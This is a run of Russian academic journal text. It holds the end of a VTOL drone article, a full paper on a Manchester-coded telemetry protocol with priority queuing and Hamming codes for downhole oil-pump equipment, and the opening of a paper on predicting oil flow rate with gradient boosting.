- летающий прототип без крыла выявил проблему высокого сопротивления.
- прототип с крылом столкнулся с неустойчивостью из-за разного обтекания передних и задних винтов.

- оптимизированная версия, где двигатели были перенесены ближе к центру масс на фюзеляж, окончательно решила проблему. Это обеспечило равные условия их обтекания и сделало переход стабильным и предсказуемым.

Перенос двигателей на фюзеляж не только решил проблему устойчивости, но и позволил исследовать эффекты аэродинамической интерференции.

В режиме висения поток от винтов, обтекающий центральную часть фюзеляжа, создаёт дополнительную «виртуальную подушку», несколько повышая статическую устойчивость.

На переходном режиме было зафиксировано явление взаимного влияния передних и задних винтов: при определённых углах атаки задние винты попадали в частично закрученный поток от передних. Разработанный алгоритм был доработан для учёта этого эффекта через предиктивную коррекцию оборотов задних двигателей на основе текущего угла тангажа и режима работы передних.

В крейсерском режиме расположение винтов в одной плоскости с фюзеляжем позволило добиться эффекта аэродинамической «маскировки»: мотогондолы выполняют роль своеобразных наплывов, улучшая обтекание хвостовой части и снижая общее сопротивление.

Выводы:

Представленная концепция VTOL-аппарата с программным управлением тягой доказывает свою состоятельность:

1. Отказ от механических систем наклона позволил создать лёгкую, надёжную и энергоэффективную платформу, потребляющую в крейсерском режиме меньше количество энергии.
2. Перспективы развития лежат в области совершенствования интеллекта системы. Следующим шагом станет внедрение адаптивных и нелинейных алгоритмов управления, которые позволят аппарату уверенно противостоять сильной турбулентности и порывистому боковому ветру, открывая дорогу для его применения в самых сложных условиях.

Список литературы

1. Пат. 214190098U КНДР. Самолёт с вертикальным взлётом и посадкой / Хуан Цзяцзи, Хуан Юэ Вэй, Цзян Яньмин [и др.], заявитель и патентообладатель Hubei Jili Taili Flying Car Co Ltd, Zhejiang Geely Holding Group Co Ltd — № 202022260455, заявл. 10.12.2020, опубл. 14.09.2021. — 12 с.
2. Пат. US20200156785A1 Соединенные Штаты Америки. Модульный летательный аппарат вертикального взлёта и посадки с дистанционным управлением и реконфигурируемой системой / Jeffrey Kyle G., Pranay Sinha заявитель и патентообладатель Delhivery Robotics LLC. — № 16/524 008, заявл. 27.07.2019, опубл. 16.08.2022. — 18 с.
3. Пат. 2462542 С2 Российская Федерация. Установка для получения ленты из расплавленного армирующего жгута / К. А. Бабаев, С. Н. Деб, И. Л. Машковцев [и др.], заявитель и патентообладатель Российский университет дружбы народов (РУДН). — № 2011102077/12, заявл. 20.01.2011, опубл. 10.10.2012, Бюл. № 28. — 7 с.
4. Пат. 20110097543 А1 Соединенные Штаты Америки. Многослойные нетканые материалы и способ их изготовления / Arora Kedar S., McAmish Larry C., Tan Lihua [и др.]

др.]; заявитель и патентообладатель Fiberweb, Inc. — № 12/664,418 , заявл. 15.12.2008, опубл. 28.04.2011. — 25 с.

5. Пат. 2008045623 А Япония. Установка для расправления углеродного жгута / С. Н. Деб, И. Л. Машковцев, Ю. В. Бельчаков [и др.], заявитель и патентообладатель Российский университет дружбы народов (РУДН). — № 2008-45623, заявл. 20.02.2007, опубл. 28.02.2008. — 8 с.

References

1. Patent 214190098U DPRK. Vertical takeoff and landing aircraft / Huang Jiaji, Huang Yue Wei, Jiang Yanming [et al.]; applicant and patent holder Hubei Jili Taili Flying Car Co ltd, Zhejiang Geely Holding Group Co Ltd — No. 202022260455; filed 10.12.2020; published 14.09.2021. — p.12
 2. Patent US20200156785A1 United States of America. Modular vertical takeoff and landing aircraft with remote control and a reconfigurable system / Jeffrey Kyle G., Pranay Sinha, applicant and patent holder Delhivery Robotics LLC. — No. 16/524 008; declared 27.07.2019; published 16.08.2022. — p.18
 3. Patent. 2462542 C2 Russian Federation. Installation for producing tape from straightened reinforcing tow / K. A. Babaev, S. N. Deb, I. L. Mashkovtsev [et al.]; applicant and patent holder Peoples' Friendship University of Russia (RUDN). — No. 2011102077/12; declared 20.01.2011; published 10.10.2012, Bulletin No. 28. — p.7
 4. Patent. 20110097543 A1 United States of America. Multilayer nonwoven materials and the method of manufacturing them / Arora Kedar S., McAmish Larry C., Tan Lihua [et al.]; applicant and patent holder Fiberweb, Inc. — No. 12/664,418; declared 15.12.2008; published 28.04.2011. — p.25
 5. Patent. 2008045623 A Japan. Installation for straightening carbon tow / S. N. Deb, I. L. Mashkovtsev, Yu. V. Belchakov [et al.]; applicant and patent holder Peoples' Friendship University of Russia (RUDN). — No. 2008-45623; declared 20.02.2007; published 28.02.2008. — p.8.
-



ОТКРЫТАЯ НАУКА
издательство

Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.724

НИЗКОСКОРОСТНОЙ ПРОТОКОЛ ПЕРЕДАЧИ ДАННЫХ НА ОСНОВЕ МАНЧЕСТЕРСКОГО КОДИРОВАНИЯ

¹Мищенко И.А., Рубцов Ю.Ф.

ФГАОУ ВО "ПЕРМСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ПОЛИТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ", Пермь, Россия, (614990, Пермский край, город
Пермь, Комсомольский пр-кт, д.29), e-mail: ¹rehino@permlink.ru

В статье рассматривается метод передачи телемеханических данных на основе манчестерского кодирования. Актуальность исследования обусловлена широко применяющимися в промышленности протяжёнными линиями связи, которые работают в условиях сильных помех и обладают жёсткими требованиями к надёжности обмена данными.

При этом значительная часть используемых на практике протоколов обмена является закрытыми разработками конкретных производителей, а описания открытых решений, ориентированных на низкоскоростные линии в доступной литературе, носят фрагментарный характер. Предложен собственный протокол обмена данными на основе манчестерского кодирования.

Ключевые слова: Манчестерское кодирование, полудуплексная передача, телеметрия, синхронизация, помехоустойчивость, кодирование линии.

LOW-SPEED DATA TRANSMISSION PROTOCOL BASED ON MANCHESTER CODING

¹Mishchenko I. A., Rubtsov Yu. F.

PERM NATIONAL RESEARCH POLYTECHNIC UNIVERSITY, Perm, Russia, (614990, Perm
region, Perm, Komsomolskiy pr-kt, 29), e-mail: ¹rehino@permlink.ru

The article discusses a method of telemechanical data transmission based on Manchester coding. The relevance of the research is due to the widespread use of long communication lines in industry, which operate in conditions of strong interference and have strict requirements for data exchange reliability. At the same time, a significant part of the exchange protocols used in practice are closed developments of specific manufacturers, and descriptions of open solutions oriented towards low-speed lines in the available literature are fragmentary. A data exchange protocol based on Manchester coding is proposed.

Keywords: Manchester encoding, half-duplex transmission, telemetry, synchronization, noise immunity, line coding.

В нефтедобыче предъявляют повышенные требования к надёжности канала передачи данных между погружным оборудованием и наземной станцией управления. От актуальности полученных данных зависит: оценка работы оборудования, своевременное срабатывание защит, предотвращение аварийных ситуаций, регулирование режима работы оборудования.

Рассмотрим условную схему установки электроцентробежного насоса на Рисунке 1.




Рисунок 1 - Условная схема установки электроцентробежного насоса

Здесь линией передачи данных является кабель между станцией управления электроцентробежным насосом и оборудованием, спущенным в скважину.

Протяжённость линии передачи данных может достигать 3 километров.

Отметим, что электромагнитные помехи от работы погружного электродвигателя и большая протяжённость линии делают невозможным передачу данных по этому каналу с помощью высокоскоростных технологий.

В системах скважинной телемеханики применяют протокол обмена «Transfer», декларируемый как набор требований и ограничений, которые обязаны стандартизировать оборудование и программное обеспечение от разных производителей скважинных телемеханических систем с применением электроцентробежных насосов [1].

В протоколе «Transfer» на физическом уровне используется манчестерское кодирование [2]. Протокол работает в полудуплексном режиме передачи данных.

Манчестерский код – это тип линейного двоичного кодирования, в котором информация заключена не в уровнях сигнала как таковых, а в переходах напряжения. Логическая “1” и “0” отличаются направлением переключения сигнала в середине битового интервала [3].

Физически это означает, что длительность каждого полубита соответствует половине периода тактового генератора [4], (Рисунок 1).




Рисунок 2 - Пример кодирования двух байт {0x15, 0x65}

Такой подход позволяет объединить тактовую синхронизацию с передачей данных: частые переходы сигнала дают возможность приемнику выровнять свою тактовую частоту и правильно выделить биты без отдельной синхропосылки [5].

Сигнал манчестерского кода, формируется дифференциально, благодаря чему в линии отсутствует постоянная составляющая тока, способная вызывать смещение нулевого уровня [6]. Это особенно важно при передаче по длинному кабелю с ёмкостной и индуктивной составляющими: отсутствие постоянной составляющей предотвращает накопление заряда на ёмкостях и упрощает гальваническую развязку.

Кроме того, манчестерский код является самосинхронизирующимся – приемник постоянно синхронизируется по каждому переходу, что критически важно при переменной скорости передачи или нестабильных условиях канала [7].

Полудуплексный режим означает, что в каждый момент времени передача ведётся только в одном направлении: либо наземный блок посылает команду-запрос, либо погружной блок отправляет данные ответа [8].

Такой принцип обеспечивает поочерёдную двустороннюю связь по одному кабелю без выделенной линии синхронизации.

«Transfer» широко применяется, но обладает принципиальными недостатками:

1. При искажении данных не предусмотрена попытка восстановления, кадр отбрасывается как повреждённый.
2. Данные передаются последовательно по статично определённой очереди.

В рассматриваемой системе станция управления принимает от погружной телемеханики 32 параметра. Параметры разделены на 8 кадров, где в каждом кадре передается по 4 параметра.

Пакет данных согласно «Transfer» имеет структуру, представленную на Рисунке 3.




Рисунок 3 - Кадр данных

Тогда суммарный объём одного кадра данных будет равен: $(16+8)+(16*4)+16=104$ бита.

Согласно требованиям «Transfer» время кодирования одного бита должно занимать 80 миллисекунд $\pm 10\%$.

Для удобства расчётов переведём миллисекунды в секунды: 80 миллисекунд — это 0,08 секунды.

Кодирование одного такого кадра займёт: $104*0,08=8,32$ секунды.

Ответное сообщение имеет структуру, представленную на Рисунке 4.

В качестве метки сообщения здесь может быть константа для подтверждения того, что данные были получены, либо константа, говорящая об ошибке, либо иная команда.




Рисунок 4 - Кадр подтверждения

Кодирование такого кадра займет: $40*0,08=3,2$ секунды.

При наличии искажений в принятом кадре его содержимое не сможет успешно пройти проверку по контрольной сумме.

Согласно «Transfer» в такой ситуации допустимо действовать двумя методами:

1. Искажённый кадр отбрасывается, обмен данными продолжается.

Время полного цикла опроса в идеальных условиях занимает $8*(8,32+3,2) = 92,16$ секунд, т.е. следующие актуальные данные из потерянного кадра будут получены через 92 секунды, при последовательном обновлении.

2. Поврежденный кадр запрашивается повторно.

В таком случае время ожидания составит $8,32+3,2 = 11,52$ секунд.

Таким образом, из-за низкой скорости кодирования данных оба варианта равны потере связи с погружным оборудованием. В обоих случаях теряются актуальные данные, что в свою очередь увеличивает время срабатывания защит оборудования на неопределенный срок и может привести к аварии. Искажение данных возникает случайно и связано с физическими параметрами системы.

Важно отметить, что уменьшение объема полезных данных, передаваемых в одном кадре, положительно сказывается на количестве ошибок контрольной суммы, это происходит за счет сокращения времени кодирования данных [9].

Чем короче сообщения, тем меньше оно подвержено искажениям, но при таком подходе основными данными в сообщениях будет являться избыточный код, который состоит из: преамбулы, метки пакета и контрольной суммы.

С учётом изложенного было предложено разработать собственный протокол передачи данных на основе манчестерского кодирования.

Разработанный протокол обмена физически основан на манчестерском кодировании. Длина кодирования одного бита принята как 100 миллисекунд $\pm 10\%$.

Ключевые аспекты разработанного протокола:

1. Данные разделяются на две категории: «контролируемые» и «вторичные». Параметры в кадрах закреплены статично и объединены общим логическим смыслом.

Под «контролируемыми данными» понимаются данные, на основе которых могут сработать защитные уставки.

Например, в рассматриваемой системе под это подходят: “Вибрация по оси X”, “Вибрация по оси Y”, “Вибрация по оси Z”, “Температура статора погружного двигателя”, “Давление жидкости”.

К «вторичным данным» относятся, например: “Температура жидкости”, “Обводнённость нефти” и прочие параметры, изменение значений которых не могут привести к аварии.

Пример выбора общего логического смысла кадра: вместе с вибрацией по оси Z логично обновить также вибрацию по оси Y и вибрацию по оси X, потому что это данные одной категории и у каждого из этих параметров определены защитные уставки, которые относятся к одной и той же аварийной ситуации – опасно высокий уровень вибрации погружного электродвигателя.

2. Обмен данными начинается с поочерёдной передачи всех имеющихся кадров, а затем включается балансировщик нагрузки на канал данных (пункт 3).

3. Порядок кодирования и отправки определяется очередью.

За каждый из перечисленных ниже пунктов начисляются баллы приоритета.

Чем выше сумма баллов приоритета по всем пунктам, тем выше приоритет кадра и тем раньше он будет закодирован и отправлен.

- Оценка категории параметров в кадре

Проверяется, относится ли параметр кадра к «контролируемым» или же к «вторичным» данным и сколько таких параметров в кадре.

Чем больше важных данных в кадре, тем больше баллов начисляется.

- Оценка порядкового номера кадра

Возможна ситуация, когда в очереди одновременно присутствует несколько кадров, полностью состоящих из «контролируемых» данных, либо кадры, сумма баллов приоритета у которых равна.

Для разрешения таких конфликтов приоритет равнозначных кадров определяется их порядковым номером в статически сформированном наборе.

- Оценка времени с момента последнего обновления

Проверяется, как давно параметр был обновлён. Чем больше прошло времени, тем больше баллов начисляется.

- Оценка разницы между значением параметра, которое было передано ранее и значением, которое считано с датчиков и планируется к передаче.

В рассматриваемой системе присутствуют параметры, которые в силу своей физической природы изменяются медленно, однако их значения необходимо регулярно актуализировать, поскольку со временем они всё же могут меняться.

Исходя из этого нецелесообразно занимать канал передачи данных параметрами, значения которых не отличаются от ранее переданных хотя бы на $\pm 5\%$. Чем сильнее изменилось значение параметра, тем больше баллов начисляется.

- Оценка количества параметров в кадре, которые изменились с момента последнего обновления.

Оценивается, сколько значений параметров кадра изменилось на $\pm 5\%$. Чем больше таких параметров в кадре, тем больше баллов начисляется.

4. Каждый кадр кодируется кодом Хэмминга.

Код Хэмминга позволяет восстановить сообщение при декодировании, если оно было частично искажено [10]. Это повышает избыточность данных на 43%, однако такой подход решает одну из ключевых проблем протокола «Transfer».




Рисунок 5 - Кадр данных разработанного протокола

Благодаря сумме описанных принципов разработанный протокол позволяет в автоматическом режиме эффективно балансировать нагрузку на канал данных и поддерживать высокую частоту обновления критически важных параметров.

Относительно «Transfer» разработанный протокол обмена обладает следующими преимуществами:

- исключены случаи, когда канал занят передачей актуальных (неизменившихся) значений;
- общий объём потерянных сообщений из-за ошибки контрольной суммы не более 1% от общего объема переданных данных (тогда как у «Transfer» это не менее 20%, при том же объеме переданных данных);
- частота обновления контролируемых уставками данных выше в несколько раз.

Список литературы

1. Яшметов В. А. Реализация единого протокола ТМС и единых технических требований к системам погружной телеметрии // Инженерная практика. – 2018. – № 10. – С. 62–67.
2. Лемешко Н., Струнин П. Анализ сигналов в манчестерском и NRZ-коде с произвольными параметрами при помощи осциллографов R&S RTE. Ч. 1 // Современная электроника. – 2019. – № 1. – С. 54–57.
3. Лемешко Н., Струнин П. Анализ сигналов в манчестерском и NRZ-коде с произвольными параметрами при помощи осциллографов R&S RTE. Ч. 2 // Современная электроника. – 2019. – № 2. – С. 40–45.
4. Jameel L. W. Manchester Coding and Decoding Generation Theoretical and Experimental Design // American Scientific Research Journal for Engineering, Technology, and Sciences. – 2018. – Vol. 42. – No. 1. – pp. 130–138.
5. Ricci S., Cennamo N., Zeni L., Aliberti A. FPGA-Based Manchester Decoder for IEEE 802.15.7 Visible Light Communication Systems // Electronics. – 2024. – Vol. 14. – No. 1. – p. 96.
6. Farmanbar M., Shaker G. Simulation of Foundation Fieldbus Manchester coded 31.25 kbit/s digital communication signal // IECON 2016 – 42nd Annual Conference of the IEEE Industrial Electronics Society: Proc. – Florence, 2016. – pp. 5439–5444.
7. Digital data communications for measurement and control. Fieldbus for use in industrial control systems. Part 2: Physical layer specification and service definition (IEC 61158-2). – Geneva: International Electrotechnical Commission, 2014.
8. Шувалов В. П., Захарченко Н. В. Передача дискретных сообщений: учебник для вузов. – М.: Радио и связь, 1990. – 464 с.
9. Гук М. Ю. Аппаратные интерфейсы ПК. Энциклопедия. – СПб.: Питер, 2002. – 528 с.
10. Парк Дж., Маккей С., Райт Э. Передача данных в системах контроля и управления: практическое руководство. – М.: Группа ИДТ, 2007. – 480 с.

References

1. Yashmetov V. A. Realization of a unified TMS protocol and unified technical requirements for downhole telemetry systems // Engineering Practice. 2018. No. 10. pp. 62–67.
2. Lemeshko N., Strunin P. Analysis of signals in Manchester and NRZ code with arbitrary parameters using R&S RTE oscilloscopes. Part 1 // Modern Electronics. 2019. No. 1. pp. 54–57.
3. Lemeshko N., Strunin P. Analysis of signals in Manchester and NRZ code with arbitrary parameters using R&S RTE oscilloscopes. Part 2 // Modern Electronics. 2019. No. 2. pp. 40–45.
4. Jameel L. W. Manchester Coding and Decoding Generation Theoretical and Experimental Design // American Scientific Research Journal for Engineering, Technology, and Sciences. 2018. Vol. 42. No. 1. pp. 130–138.
5. Ricci S., Cennamo N., Zeni L., Aliberti A. FPGA-Based Manchester Decoder for IEEE 802.15.7 Visible Light Communication Systems // Electronics. 2024. Vol. 14. No. 1. p. 96.
6. Farmanbar M., Shaker G. Simulation of Foundation Fieldbus Manchester coded 31.25 kbit/s digital communication signal // IECON 2016 – 42nd Annual Conference of the IEEE Industrial Electronics Society: Proceedings. Florence, 2016. pp. 5439–5444.
7. Digital data communications for measurement and control. Fieldbus for use in industrial control systems. Part 2: Physical layer specification and service definition (IEC 61158-2). Geneva, International Electrotechnical Commission, 2014.

8. Shuvalov V. P., Zakharchenko N. V. Transmission of Discrete Messages: textbook for universities. Moscow, Radio i svyaz Publ., 1990. p. 464
 9. Guk M. Yu. PC Hardware Interfaces. Encyclopedia. St. Petersburg, Piter Publ., 2002. 528 p.
 10. Park J., Mackay S., Wright E. Data Communications in Control and Automation Systems: a Practical Guide. Moscow, IDT Group Publ., 2007. p.480
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.8

ПРОГНОЗИРОВАНИЕ ОБЪЁМНОГО РАСХОДА НЕФТИ С ПОМОЩЬЮ МОДЕЛИ ГРАДИЕНТНОГО БУСТИНГА

¹Мищенко И.А., Рубцов Ю.Ф.

ФГАОУ ВО "ПЕРМСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ПОЛИТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ", Пермь, Россия, (614990, Пермский край, город Пермь, Комсомольский пр-кт, д.29), e-mail: ¹rehino@permlink.ru

В статье рассматривается метод прогнозирования объёмного расхода нефти с использованием методов машинного обучения. Актуальность исследования обусловлена потребностью в точном и быстром предсказании расхода нефти по параметрам эксплуатации. Предложен подход, использующий градиентный бустинг решающих деревьев с инженерными и статистическими методами улучшения качества модели. Оценка проводилась с применением кросс-валидации. Метрикой качества служила средняя абсолютная погрешность.

Ключевые слова: Машинное обучение, градиентный бустинг, объёмный расход нефти, прогнозирование, кросс-валидация, регрессионная модель, калибровка.

FORECASTING VOLUMETRIC OIL FLOW USING A GRADIENT BOOSTING MODEL

¹Mishchenko I. A., Rubtsov Yu. F.

PERM NATIONAL RESEARCH POLYTECHNIC UNIVERSITY, Perm, Russia, (614990, Perm region, Perm, Komsomolskiy pr-kt, 29), e-mail: ¹rehino@permlink.ru

The work considers a method for forecasting the volumetric flow rate of oil based on machine learning techniques. The relevance of the study is driven by the need for accurate and rapid prediction of oil flow using operational parameters. An approach utilizing gradient boosting decision trees is proposed, complemented by engineering and statistical methods to improve model quality. The model was evaluated using cross-validation with mean absolute error as the quality metric.

Keywords: Machine learning, gradient boosting, oil volumetric flow, forecasting, cross-validation, regression model, calibration.

Точное прогнозирование объёмного расхода нефти по параметрам технологического процесса позволяет оптимизировать режимы работы скважин, планировать объём добычи и предотвращать аварийные ситуации.

В настоящее время для оценки расхода нефти широко применяются аналитические формулы и численные гидродинамические модели [1].

К классическим подходам относятся расчёты на основе законов гидравлики и эмпирические корреляции, основанные на законе Дарси и других физических принципах [2].

Однако такие методы требуют тщательного подбора коэффициентов под конкретные условия и могут давать существенные погрешности при изменении режимов работы оборудования. Кроме того, высокоточные численные модели, например, системы

дифференциальных уравнений, решаемые методом конечных элементов или объёмов затратны по времени, и требуют полного набора входных данных, которые не всегда доступны [3].

Для преодоления указанных ограничений было принято решение воспользоваться методами машинного обучения.

Машинное обучение позволяет строить модели напрямую по экспериментальным или производственным данным, минуя необходимость явного задания физико-математической модели процесса.

Алгоритмы ансамблевого обучения, такие как градиентный бустинг деревьев решений, зарекомендовали себя как эффективный инструмент прогнозирования [4].

В отличие от известных подходов, где применяются либо упрощённые эмпирические формулы, либо универсальные модели общего назначения, в работе делается акцент на комбинировании мощного алгоритма бустинга со специальными методами предобработки и калибровки, учитывающими особенности данных (например, различия в диаметрах оборудования).

Исследование включает в себя:

- сбор и подготовку данных измерений расхода нефти и параметров процесса;
- построение модели HistGradientBoostingRegressor с оптимизированными параметрами;
- внедрение логарифмического преобразования целевой переменной и масштабирования признаков;
- введение дополнительных признаков для учёта динамики;
- оценку точности модели методом кросс-валидации;
- анализ влияния каждого из основных факторов на результат и сравнение с существующими подходами.

Для исследования использованы данные замеров объёмного расхода нефти и сопутствующих параметров процесса, полученных на сертифицированном и поверенном расходомере типа «Кориолис» и двух сертифицированных и поверенных датчиках давления.

Набор данных для обучения модели включает ~166 тысяч наблюдений, снятых в различных режимах.

Целевой переменной является объёмный расход нефти ($\text{м}^3/\text{сут}$).

Значения объёмного расхода варьируются от 1 до 350 $\text{м}^3/\text{сут}$, то есть охватывают широкий диапазон – от крайне малых до относительно высоких расходов. В качестве базовых признаков в модель включены переменные, приведённые в Таблице 1.

Таблица 1 - Базовые признаки модели

Параметр	Обозначение	Единицы	Смысл
Перепад давления	ΔP	МПа	Разность давления до и после штуцера
Плотность жидкости	ρ	г/см ³	Физическое свойство жидкости
Диаметр штуцера	d	мм	Геометрический параметр канала
Температура	T	°C	Влияет на вязкость и плотность
Целевая переменная	Q	$\text{м}^3/\text{сут}$	Объёмный расход нефти

Для улучшения качества модели применены инженерные и статистические преобразования, отражающие физическую природу течения жидкости:

В формуле (1) отражен дополнительный признак, скоростная зависимость:

$$\sqrt{\Delta P} \quad (1)$$

В формуле (2) отражен дополнительный признак, гидродинамическая функция давления:

$$\sqrt{\frac{\Delta P}{\rho}} \quad (2)$$

В формуле (3) отражен дополнительный признак, площадь сечения канала:

$$d^2 \quad (3)$$

В формуле (4) отражен дополнительный признак, физический прототип формулы расхода:

$$d^2 \sqrt{\frac{\Delta P}{\rho}} \quad (4)$$

В формуле (5) отражен дополнительный признак, инверсия плотности:

$$\frac{1}{\sqrt{\rho}} \quad (5)$$

Эти признаки выполняют функции формулы Торричелли (6):

$$Q \propto d^2 \sqrt{\frac{\Delta P}{\rho}} \quad (6)$$

Плотность и давление по своему диапазону находились в ограниченных пределах, поэтому для сглаживания распределения без дополнительной нормализации достаточно было логарифмического преобразования по формуле (7):

$$\begin{aligned} \log(1 + \Delta P), \\ \log(1 + d), \\ \log(1 + \rho) \end{aligned} \quad (7)$$

Так стабилизируется масштаб и зависимость становится более линейной для бустинга.

В частности, целевая переменная Q также заменена на $\log(Q)$, при обучении модели. Переход к логарифму расхода позволил уменьшить влияние асимметричного распределения Q и сделать задачу более удобной для регрессии.

Температура вместо перехода в логарифмическое пространство была нормализована по формуле (8):

$$T_z = \frac{T - \mu_T}{\sigma_T} \quad (8)$$

